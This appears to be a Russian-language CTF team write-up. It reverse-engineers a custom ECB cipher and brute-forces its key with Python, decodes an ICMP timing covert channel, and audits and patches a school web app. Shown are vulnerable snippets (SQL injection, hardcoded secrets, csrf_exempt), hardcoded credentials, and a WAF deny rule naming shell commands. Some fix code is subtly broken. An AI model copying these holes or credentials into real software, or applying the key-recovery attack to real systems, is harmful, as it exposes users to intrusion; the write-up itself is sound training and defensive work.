                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:75 */
                return;
            }
            *(undefined8 *)((long)register0x00000020 + 8) = param_1;
            *(storage.StorageV1 **)((long)register0x00000020 + 0x18) = param_3;
            *(storage.StorageV1 **)((long)register0x00000020 + 0x10) = param_2;
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:78 */
            *(undefined8 *)((long)register0x00000020 + -0x58) = 0x4dd286;
            hekopass/internal/core/nekocrypt.Digest(param_4,param_5,param_6,param_4,param_5);
            *(undefined4 *)((long)register0x00000020 + -0x28) =

```

Далее для каждого блока вызывается `blockDec()` :

```
Decompile: nekopass/internal/core/nekocrypt/ecb.Decrypt - (nekopass)
43      /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:78 */
44      *(undefined8 *)((long)register0x00000020 + -0x58) = 0x4dd286;
45      nekopass/internal/core/nekocrypt.Digest(param_4,param_5,param_6,param_4,param_5);
46      *(undefined4 *)((long)register0x00000020 + -0x28) =
47          *(undefined4 *)((long)register0x00000020 + -0x50);
48      *(undefined4 *)((long)register0x00000020 + -0x24) =
49          *(undefined4 *)((long)register0x00000020 + -0x4c);
50      *(undefined4 *)((long)register0x00000020 + -0x20) =
51          *(undefined4 *)((long)register0x00000020 + -0x48);
52      *(undefined4 *)((long)register0x00000020 + -0x1c) =
53          *(undefined4 *)((long)register0x00000020 + -0x44);
54      /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:81 */
55      uVar4 = *(ulong *)((long)register0x00000020 + 0x10);
56      uVar3 = uVar4 >> 4;
57      *(ulong *)((long)register0x00000020 + -0x10) = uVar3;
58      lVar5 = *(long *)((long)register0x00000020 + 8);
59      param_5 = *(storage.StorageV1 **)((long)register0x00000020 + 0x18);
60      psVar8 = (storage.StorageV1 *)0x0;
61      param_3 = param_4;
62      while (param_2 = psVar8, (long)psVar8 < (long)uVar3) {
63          /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:82 */
64          param_6 = (undefined *)((long)&(psVar8->Path)._data + 1);
65          param_3 = (storage.StorageV1 *)((long)param_6 * 0x10);
66          if (param_5 < param_3) goto LAB_004dd3c6;
67          param_2 = (storage.StorageV1 *)((long)psVar8 * 0x10);
68          if (param_3 < param_2) goto LAB_004dd3bb;
69          /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:82 */
70          *(undefined **)((long)register0x00000020 + -0x18) = param_6;
71          *(undefined4 *)((long)register0x00000020 + -0x50) =
72              *(undefined4 *)((long)register0x00000020 + -0x28);
73          *(undefined4 *)((long)register0x00000020 + -0x4c) =
74              *(undefined4 *)((long)register0x00000020 + -0x24);
75          *(undefined4 *)((long)register0x00000020 + -0x48) =
76              *(undefined4 *)((long)register0x00000020 + -0x20);
77          *(undefined4 *)((long)register0x00000020 + -0x44) =
78              *(undefined4 *)((long)register0x00000020 + -0x1c);
79          some_shit = (storage.StorageV1 *)((long)param_5 + (long)psVar8 * -0x10);
80          psVar8 = (storage.StorageV1 *)((long)param_3 + (long)psVar8 * -0x10);
81          param_6 = (undefined *)(-(long)some_shit >> 0x3f & (ulong)param_2);
82          *(undefined8 *)((long)register0x00000020 + -0x58) = 0x4dd2ed;
83          nekopass/internal/core/nekocrypt/ecb.blockDec
84              (param_6 + lVar5,psVar8,some_shit,psVar8,param_5);
85          /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:81 */
```



В ней выполняется непосредственно расшифровка блока:

```
/* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
i = 0;
/* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
while( true ) {
    proly_block[i] = proly_block;
    if (15 < (long)i) {
        j = 0;
        /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
        do {
            if (24 < j) {
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:59 */
                (*deferWrap)();
                nekopass/internal/core/nekocrypt/ecb.blockDec.deferwrap1();
                return;
            }
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:53 */
            for (i = 0; (long)i < 16; i = i + 1) {
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:54 */
                if (block_size <= i) {
                    runtime.panicIndex(in_stack_ffffffffffffff80,in_stack_ffffffffffffff88);
                    goto LAB_004dcf86;
                }
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:54 */
                bVar1 = proly_block[i] ^ buf[i];
                proly_block[i] = bVar1;
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:14 */
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:55 */
                proly_block[i] = bVar1 << 3 | bVar1 >> 5;
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:56 */
                buf[i] = nekopass/internal/core/nekocrypt/ecb.pbox[buf[i]];
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:53 */
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:53 */
            }
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:52 */
            j = j + 1;
        } while( true );
    }
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
    if (block_size <= i) break;
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:14 */
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
    proly_block[i] = proly_block[i] << 5 | (byte)proly_block[i] >> 3;
    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
    i = i + 1;
}
```

---

После кода в blockDec выполняются deferы:

```
7 void nekopass/internal/core/nekocrypt/ecb.blockDec.deferwrap2(void)
8
9 {
10     long *pLVar1;
11     long lVar2;
12     ulong uVar3;
13     ulong uVar4;
14     long in_RDX;
15     long extraout_RDX;
16     long unaff_R14;
17     undefined8 in_stack_ffffffffffffd8;
18     undefined8 in_stack_ffffffffffffe0;
19     undefined mask [16];
20
21     /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:45 */
22     pLVar1 = *(long **)(unaff_R14 + 0x20);
23     if (pLVar1 != (long *)0x0) goto LAB_004dd039;
24     do {
25         /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:18 */
26         /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:45 */
27         lVar2 = *(long *)(in_RDX + 8);
28         uVar3 = *(ulong *)(in_RDX + 0x10);
29         /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:18 */
30         mask = (undefined [16])nekopass/internal/core/nekocrypt/ecb.mask;
31         uVar4 = 0;
32         while( true ) {
33             if (0xf < (long)uVar4) {
34                 /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:45 */
35                 return;
36             }
37             /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:19 */
38             if (uVar3 <= uVar4) break;
39             /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:19 */
40             *(byte *)(lVar2 + uVar4) = *(byte *)(lVar2 + uVar4) ^ mask[uVar4];
41             /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:18 */
42             uVar4 = uVar4 + 1;
43         }
44         /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:19 */
45         runtime.panicIndex(in_stack_ffffffffffffd8, in_stack_ffffffffffffe0);
46         in_RDX = extraout_RDX;
47 LAB_004dd039:
48         if ((undefined *)*pLVar1 == &stack0x00000008) {
49             *pLVar1 = (long)&stack0xffffffffffffd8;
50         }
51     } while( true );
52 }
```

```

void nekopass/internal/core/nekocrypt/ecb.blockDec.deferwrap1(void)
{
    byte bVar1;
    long *pLVar2;
    long lVar3;
    ulong uVar4;
    ulong uVar5;
    long in_RDX;
    long extraout_RDX;
    long unaff_R14;
    undefined8 in_stack_ffffffffffffffe8;
    undefined8 in_stack_ffffffffffffff0;

    /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:44 */
    pLVar2 = *(long **)(unaff_R14 + 0x20);
    if (pLVar2 != (long *)0x0) goto LAB_004dd0a7;
    do {
        lVar3 = *(long *)(in_RDX + 8);
        uVar4 = *(ulong *)(in_RDX + 0x10);
        uVar5 = 0;

        /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
        while( true ) {
            if (0xf < (long)uVar5) {
                /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:44 */
                return;
            }


            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
            if (uVar4 <= uVar5) break;
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
            bVar1 = *(byte *)(lVar3 + uVar5);
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:14 */
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
            *(byte *)(lVar3 + uVar5) = bVar1 << 5 | bVar1 >> 3;
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:24 */
            uVar5 = uVar5 + 1;
        }

        /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:25 */
        runtime.panicIndex(in_stack_ffffffffffffffe8, in_stack_ffffffffffffff0);
        in_RDX = extraout_RDX;
LAB_004dd0a7:
        if ((undefined *)*pLVar2 == &stack0x00000008) {
            *pLVar2 = (long)&stack0xffffffffffffffe8;
        }
    } while( true );
}

```

Так же заметим, что в функции `ecb.Encrypt`, перед шифрованием блока выполняется функция `Pad`, которая добывает какими-то символами (скорее всего соответствующими длине паддинга) данные до размера блока

Ещё, немного повтыкав в `gdb`, можно понять формат, в который сериализуются записи:



```

[0] 0x4de4ae → nekopass/internal/core/storage.(*NekocryptV1).DecryptStream(n=<optimized out>, stream={
    array = 0xc0000260a0 "reccccccord:meowmeowmeow:P0ssw0rd;New record::12312414123:12312\0a\1775\226b\337
    len = 0x50,
    cap = 0x50
}, ~r0={
    array = <optimized out>,
    len = <optimized out>,
    cap = <optimized out>
}, ~r1=<optimized out>)

```

Формат такой: название записи, имя пользователя и пароль разделяются двоеточиями, а записи разделяются точками с запятой

После понимания примерного устройства шифра, переписали декриптор на питон:

```
def decryptBlock(block, key, startOffset, bs):
    block = deepcopy(block)
    key = deepcopy(key)
    for i in range(startOffset, startOffset + bs):
        block[i] = lrot(block[i], 5)
    for r in range(25):
        for i in range(startOffset, startOffset + bs):
            block[i] = lrot(block[i] ^ key[i], 3)
            key[i] = PB0X[key[i]]
    for i in range(startOffset, startOffset + bs):
        block[i] ^= mask[i]
    for i in range(startOffset, startOffset + bs):
        block[i] = lrot(block[i], 5)
    return block
```

Происходит примерно следующее: сначала каждый байт шифртекста циклически сдвигается на 5 влево; далее, 25 раундов каждый байт блока ксорится с соответствующим байтом ключа, и потом на каждый байт ключа применяется рbox; в конце к получившемуся блоку ксорится маска, а потом каждый байт блока циклически сдвигается на 5 влево.

Тут задача из реверса превращается в крипто :)

Заметим, что ломать кастомный хэш, смотря на его (возможно криво) декомпилированную гидрой версию, будет слишком сложно.

Также заметим, что шифр не особо надежный, т.к. каждый байт открытого текста после расшифровки зависит только от соответствующего байта шифртекста, соответствующего байта ключа и позиции в блоке (и то только за счёт маски), но не от всего остального шифртекста и ключа. Блоки никак не чейнятся, шифруются отдельно (отсюда и название еcb).

Используя эту информацию, можно предпосчитать все возможные комбинации позиции в блоке(16 вариантов), байта шифртекста(256 вариантов) и байта ключа(256 вариантов).

Мы сделали это следующим кодом. В нём эта таблица предподсчёта хранится как мапа, где ключи - это тьюплы (позиция в блоке, байт шифртекста), а значения - массивы из 256 элементов, где на i-той позиции находится байт открытого текста для байта ключа, равного i.

```
rainbow = {}
for offset in range(16):
    for ct in range(256):
        meow = []
```

```

for k in range(256):
    c = [0] * offset + [ct] + [0] * (15 - offset)
    key = [0] * offset + [k] + [0] * (15 - offset)
    res = decryptBlock(c, key, 0, 16)
    meow.append(res[offset])
rainbow[(offset, ct)] = meow

```

С использованием интерпретатора питона с JIT (pyru3), предподсчёт занимает всего 2.5 секунды (с обычным cpython - минуту)

Далее, достанем из `flag.nekorass` все три блока шифртекста (предварительно раскурив оффсеты через gdb)

```

ctFlag =
[0x27, 0x0a, 0x46, 0x55, 0x5c, 0x80, 0xba, 0x99, 0x80, 0xe4, 0x9e, 0x51, 0x74, 0x14, 0x04, 0xfb]
ctFlag1 =
[0x4e, 0x13, 0x37, 0x95, 0x04, 0x33, 0x59, 0x69, 0x21, 0xac, 0xf6, 0x59, 0x9c, 0x84, 0xd4, 0xa9]
ctFlag2 =
[0xef, 0xe9, 0xa7, 0x07, 0xe5, 0xda, 0xb0, 0xfb, 0xd2, 0x5d, 0x85, 0x9a, 0x67, 0xa7, 0x1f, 0x0a]
ctFull = ctFlag + ctFlag1 + ctFlag2

```

Далее, определим оффсеты, на которых может находиться подстрока `:nto{` (двоеточие из формата хранения данных) и сгенерируем все ключи, которые возможны.

```

offsets = []
for offset in range(len(ctFull) - 5):
    block = ctFull[offset:offset+5]
    flag = True
    for block_index, (c, p) in enumerate(zip(block, b':nto{')):
        if p not in rainbow[(offset + block_index) % 16, c]:
            flag = False
            break
    if flag:
        print("Possibly at offset", offset)
        offsets.append(offset)

keys = [[[]], [], [], [], []] for i in range(6) # found 6 possible offsets

for off_index, off in enumerate(offsets):
    block = ctFull[off:off + 5]

```

```

for i,(p, c) in enumerate(zip(b':nto{', block)):
    vals = rainbow[(
        (off + i) % 16,
        c
    )]
    for j,v in enumerate(vals):
        if v == p:
            keys[off_index][i].append(j)

print("Generated key sets:")
print(*keys, sep='\n')

```

Далее, собираем возможные ключи, учитывая, что найденные кусочки ключа могут находиться на границе блока

```

normalized_keys = []
for off_index, off in e(offsets):
    print("Trying offset", off)
    keyset = keys[off_index]
    for key in itertools.product(*keyset):
        kk = [0] * len(ctFull)
        for i in range(off, off + 5):
            kk[i] = key[i - off]
        key = list(map(
            lambda i: kk[i] + kk[16 + i] + kk[32 + i],
            range(16)
        ))
        normalized_keys.append((key, off_index))
    print(key)

```

Далее, пытаемся расшифровать весь шифртекст полученными ключами:

```

for key in normalized_keys:
    plaintext = decryptBlock(ctFlag, key[0], 0, 16) +
    decryptBlock(ctFlag1, key[0], 0, 16) + decryptBlock(ctFlag2, key[0], 0,
    16)
    res = b''
    for i,v in e(plaintext):
        if key[0][i % 16] == 0:
            res += b'.'
        else:
            res += bytes([v])
    print(res, key[0])

```

Вот все полученные открытые тексты

b'...:nto{.....\x14v\x7f\x19\x07.....\x06\$C\$:.....' [0, 0, 13, 211, 27, 194, 115, 0, 0, 0, 0, 0, 0, 0, 0]

b'...:nto{.....\x14v\x7f\x19\x07.....\x06\$C\$:.....' [0, 0, 13, 211, 27, 194, 234, 0, 0, 0, 0, 0, 0, 0, 0]

b'...:nto{.....\x14v\x7f\x19\x07.....\x06\$C\$:.....' [0, 0, 13, 211, 185, 194, 115, 0, 0, 0, 0, 0, 0, 0, 0]

b'...:nto{.....\x14v\x7f\x19\x07.....\x06\$C\$:.....' [0, 0, 13, 211, 185, 194, 234, 0, 0, 0, 0, 0, 0, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 89, 47, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 89, 47, 94, 127, 185, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 89, 209, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 89, 209, 94, 127, 185, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 129, 47, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 129, 47, 94, 127, 185, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 129, 209, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 129, 209, 94, 127, 185, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 180, 47, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 180, 47, 94, 127, 185, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 180, 209, 94, 127, 27, 0, 0]

b'.....:nto{.....3curi.....\r\r\r\r\r...' [0, 0, 0, 0, 0, 0, 0, 0, 0, 180, 209, 94, 127, 185, 0, 0]

b'.....:nto{.....7oi}a.....Y\x17\x16\x19\x18.' [0, 0, 0, 0, 0, 0, 0, 0, 0, 49, 236, 83, 230, 75, 0]

b'.....:nto{.....7oi}a.....Y\x17\x16\x19\x18.' [0, 0, 0, 0, 0, 0, 0, 0, 0, 49, 236, 83, 230, 217, 0]

b'.....:nto{.....7oi}a.....Y\x17\x16\x19\x18.' [0, 0, 0, 0, 0, 0, 0, 0, 0, 49, 236, 253, 230, 75, 0]

b'.....:nto{.....7oi}a.....Y\x17\x16\x19\x18.' [0, 0, 0, 0, 0, 0, 0, 0, 0, 49, 236, 253, 230, 217, 0]

b'CWAc.....:nto{.....pZ+}).....\x04' [2, 19, 190, 17, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 98]

b'CWAc.....:nto{.....pZ+}).....\x04' [2, 19, 190, 108,

```

0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 98]
b'CWAc.....:nto{.....pZ+}).....\x04' [2, 19, 190, 235,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 98]
b'.....3curi.....:nto{.....\x04\x00\x0c\x10\x1f..' [0, 0,
0, 0, 0, 0, 0, 0, 173, 109, 73, 221, 80, 0, 0]
b'.....3curi.....:nto{.....\x04\x00\x0c\x10\x1f..' [0, 0,
0, 0, 0, 0, 0, 0, 173, 109, 73, 221, 122, 0, 0]
b'.....3curi.....:nto{.....\x04\x00\x0c\x10\x1f..' [0, 0,
0, 0, 0, 0, 0, 0, 173, 109, 73, 221, 246, 0, 0]
b'#\x12H%L.....\x0elf=G.....:nto{.....' [221, 1, 161,
72, 178, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
b'#\x12H%L.....\x0elf=G.....:nto{.....' [221, 32, 161,
72, 178, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
b'#\x12H%L.....\x0elf=G.....:nto{.....' [221, 38, 161,
72, 178, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]

```

Заметим, что с оффсетом 9 получаются очень интересные вещи: в 2 блоке появляется строка 3curi (похоже на security), а в конце есть повторяющиеся \r - очень похоже на паддинг. Так же забавно, что у шифра есть особенность в том, что один и тот же шифр текст расшифровывается разными ключами

Возьмем все наденные ключи на оффсете 9 и попытаемся перебрать два байта ключа так, чтобы последние два символа были равны \r\r (т.к. паддинг)

```

SELECTED_KEYSET = list(map(lambda x: x[0], filter(lambda x: x[1] == 1,
normalized_keys)))
print('guessing')

SELECTED_KEYSET2 = []

for k1, k2 in itertools.product(range(256), repeat=2):
    for key in SELECTED_KEYSET:
        key = deepcopy(key)
        key[-1], key[-2] = k1, k2
        plaintext = decryptBlock(ctFlag, deepcopy(key), 0, 16) +
decryptBlock(ctFlag1, deepcopy(key), 0, 16) + decryptBlock(ctFlag2,
deepcopy(key), 0, 16)
        if plaintext[-1] != ord('\r') or plaintext[-2] != ord('\r'):
            continue
        SELECTED_KEYSET2.append(key)
        res = b''
        for i,v in e(plaintext):
            if key[i % 16] == 0:
                res += b'.'
            else:

```



```

        res += bytes([v])
    print(res, key)

```

Получаем несколько десятков возможных ключей, которые дают вот такой текст

```

b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 129, 47, 94, 127, 27, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 129, 47, 94, 127, 185, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 129, 209, 94, 127, 27, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 129, 209, 94, 127, 185, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 180, 47, 94, 127, 27, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 180, 47, 94, 127, 185, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 180, 209, 94, 127, 27, 216, 130]
b'.....:nto{n3.....3curity.....\r\r\r\r\r\r\r' [0, 0, 0, 0, 0,
0, 0, 0, 0, 180, 209, 94, 127, 185, 216, 130]

```

Далее поняли, что имеет брутить дальше по паре символов, используя только один из найденных таким способом ключей

Брутим ещё пару символов ключа, используя тот факт, что байтов паддинга должно быть 13 (код символа `\r` = 13)

```

SELECTED_KEYSET = [SELECTED_KEYSET2[0]]
SELECTED_KEYSET2 = []

print('guessing x2')

for k1, k2 in itertools.product(range(256), repeat=2):
    for key in SELECTED_KEYSET:
        key = deepcopy(key)
        key[-8], key[-9] = k1, k2
        plaintext = decryptBlock(ctFlag, deepcopy(key), 0, 16) +
decryptBlock(ctFlag1, deepcopy(key), 0, 16) + decryptBlock(ctFlag2,
deepcopy(key), 0, 16)
        if plaintext[-8] != ord('\r') or plaintext[-9] != ord('\r'):
            continue
        SELECTED_KEYSET2.append(key)
    res = b''
    for i,v in e(plaintext):

```

```

if key[i % 16] == 0:
    res += b'.'
else:
    res += bytes([v])
print(res, key)

```

Получаем такие вот тексты

```

guessing x2
b'.....AG:nto{n3....._s3curity.....\r\r\r\r\r\r\r\r\r' [0, 0, 0, 0,
0, 0, 0, 184, 53, 89, 47, 94, 127, 27, 31, 24]
b'.....AG:nto{n3....._s3curity.....\r\r\r\r\r\r\r\r\r' [0, 0, 0, 0,
0, 0, 0, 200, 53, 89, 47, 94, 127, 27, 31, 24]
b'.....AG:nto{n3....._s3curity.....\r\r\r\r\r\r\r\r\r' [0, 0, 0, 0,
0, 0, 0, 184, 95, 89, 47, 94, 127, 27, 31, 24]
b'.....AG:nto{n3....._s3curity.....\r\r\r\r\r\r\r\r\r' [0, 0, 0, 0,
0, 0, 0, 200, 95, 89, 47, 94, 127, 27, 31, 24]

```

Повторяем процедуру ещё несколько раз, используя длину паддинга и получающиеся в начале строки `FLAG:FLAG`. Спустя несколько копирований блока кода получаем хакерский скрипт [sosai.py](#), который находит правильный флаг ценой 200 строчек не самого хорошего кода и 20 секунд в руру3:

```

guessing x6
b'FLAG:FLAG:nto{n3koo_100_s3curity_0}\r\r\r\r\r\r\r\r\r\r\r\r\r\r' [134, 79,
190, 103, 208, 161, 196, 184, 53, 89, 47, 94, 127, 27, 31, 24]

```

**Флаг:** `nto{n3koo_100_s3curity_0}`

## Таёжный профиль 1

Достаём из записи трафика время каждого ICMP echo запроса:

```
tshark -r aa.pcapng -Y "icmp.type == 8" | awk '{print $2}' | tee times.txt
```

Далее, скриптом на питоне считаем разность между временем каждого пакета с предыдущим. Далее, строим распределение значений, например, через Desmos и определяем границу на 1.05. Из полученной битовой строки убираем каждый третий символ, т.к. это разделитель. Потом переводим каждый байт полученной битовой строки в символ, предварительно обратив порядок бит, и печатаем полученную строку.

```

dt = open("times.txt").readlines()
dt = list(map(float, dt))

```

```
deltas = []
for i in range(1, len(dt)):
    deltas.append(dt[i] - dt[i-1])

# формируем битовую строку
b = ""
for i in deltas:
    if i > 1.05:
        b += '1'
    else:
        b += '0'

# убираем каждый третий символ
for dd in batched(b, 3):
    res += dd[0] + dd[1]

# меняем порядок бит и печатаем
for i in batched(res, 8):
    print(chr(int(i[::-1], 2)), end='')
```

**Флаг:** nto{C0v\_t\_chA5nel}

---

## Отчет команды "Солнцево" о решенных задачах с развернутым ответом

### 1. Касса WAF

Был обнаружен WAF - ModSecurity.

Мы включили его, поставив опцию SecStatusEngine On в `/etc/nginx/modsecurity.d/modsecurity.conf` и добавили правило:

```
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)(system|bash|etc)"
"phase:2,deny,id:7331,msg:'Forbidden bruhh',log,auditlog,status:403"
```

### 2. Мониторинг WAF

(не решено)

### 3. Непрошенные гости! - 1

Зашли на гитлаб, посмотрели на код и результаты работы CI (в котором все прогоняется через SonarQube).

Нашли следующие уязвимости:

#### 1. Открытая БД

База данных торчит в интернет, а стандартный пароль от нее слабоват. Релевантная строчка кода:

```
- 5432:5432
```

#### 2. Пароли в БД хранятся в открытом виде

Пароли там не хэшируются (правда не везде, вопросы к работоспособности сервиса в целом \(\ツ)/

Сниппет кода, в котором пароли не хэшируются:

```
if not user or form_data.password != user.password:

    security.increment_login_attempts(username) # Увеличиваем количество
    попыток входа

    raise HTTPException(

        status_code=status.HTTP_401_UNAUTHORIZED,

        detail="Incorrect username or password",

        headers={"WWW-Authenticate": "Bearer"},

    )
```

Сниппет кода, в котором они хэшируются:

```
if sha256(cd['current_password'].encode()).hexdigest() != user.password:

    return render(request, 'mysite/edit_profile.html', {'form': form, "user":
    user, "message": "Текущий пароль указан неверно"})
```

```
if cd["password"] != cd["second_password"]:

    return render(request, 'mysite/edit_profile.html', {'form': form, "user":
user, "message": "Новые пароли не совпадают"})
```

### 3. SQL-инъекция

В `diary/app/mysite/views.py` запросы форматируются f-строками, что приводит к SQL-инъекции

Сниппет кода:

```
with connection.cursor() as cursor:

    query = f"""

    INSERT INTO myapp_mark

    (mark, date, user_id, subject_id)

    VALUES ({mark_value}, '{date}',

    (SELECT id FROM myapp_user WHERE login = '{student_login}'),

    (SELECT id FROM myapp_subject WHERE name = '{sub_name}'))

    """

    cursor.execute(query)
```

### 4. Токены не блокируются

Проверка того, что токен заблокирован и блокировка токена происходят в разных ключах в `redis`, так что блокировка токенов не работает. Неправильный код:

```
def is_token_blacklisted(token):

    return redis_client.exists(f"blacklist:{token}")

def blacklist_token(token: str):

    redis_client.set(f"black:{token}", "blocked")
```

## 5. Ключи от джанго в коде

```
SECRET_KEY = "Abqh4LSVdohqrlhtalvifAmEsymAvY9p" `
```

Знание ключа позволяет подписывать сессии и делать множество других страшных вещей

## 6. Пароль от БД в коде

```
SQLALCHEMY_DATABASE_URL =  
f'postgresql://postgres:postgres@db:5432/postgres' `
```

Пароль, кстати, не всегда правильный, опять вопросы к работоспособности сервиса в целом ㄒ(ツ)ㄒ

## 7. CSRF

В коде основного приложения вообще все ручки помечены как `@csrf_exempt`, что значит, что они никак не защищены от CSRF. Пример кода:

```
@csrf_exempt  
  
def user_login(request):  
  
    ...
```

## 8. Debug

В конфигурации django параметр `Debug - True`, что **плохо** влияет на общую безопасность

## 9. Пароль от почты в коде

```
mail_password = "adm.school.back" `
```

Это позволяет получить доступ в почте

## 10. Отсутствие аутентификации на сервисе для уведомлений

Так как он торчит в интернет, любой человек может отправлять на почту уведомления от имени организации

## 4. Непрошенные гости! - 2

1. Закрыли открытый в интернет порт

Код:

```
ports: []  
  
# - 5432:5432
```

2. Сделали так, чтобы все пароли хэшировались

Пример измененного кода:

```
def user_login(request):  
  
    if request.method == 'POST':  
  
        username = request.POST.get('username')  
  
        password = request.POST.get('password')  
  
        password_hash = sha256(password.encode()).hexdigest()  
  
        with connection.cursor() as cursor:  
  
            query = f"SELECT * FROM myapp_user WHERE login = %s AND password = %s"  
  
            cursor.execute(query, (username, hashed_password))  
  
            user = cursor.fetchone()  
  
            if user:  
  
                # Небезопасная авторизация  
  
                user = django_user.objects.get(username=username)  
  
                login(request, user)
```

```
return redirect("/")

else:

return render(request, 'mysite/login.html', {"message": "Ошибка входа"})

return render(request, 'mysite/login.html')
```

### 3. Использовали параметризованные запросы вместо f-строк

Пример кода: как в прошлом пункте, там тоже такой запрос есть :)

### 4. Сделали так, чтобы использовались одинаковые ключи

Код с исправлением:

```
def is_token_blacklisted(token):

return redis_client.exists(f"blacklist:{token}")

def blacklist_token(token: str):

redis_client.set(f"blacklist:{token}", "blocked")
```

### 5. Теперь ключ берется из секретов docker compose

```
# SECURITY WARNING: keep the secret key used in production secret!

SECRET_KEY = os.popen("cat /run/secrets/secret_key").read()
```

### 6. Теперь пароль берется из .env

```
DATABASES = {

'default': {

'ENGINE': 'django.db.backends.postgresql',

'NAME': "postgres",

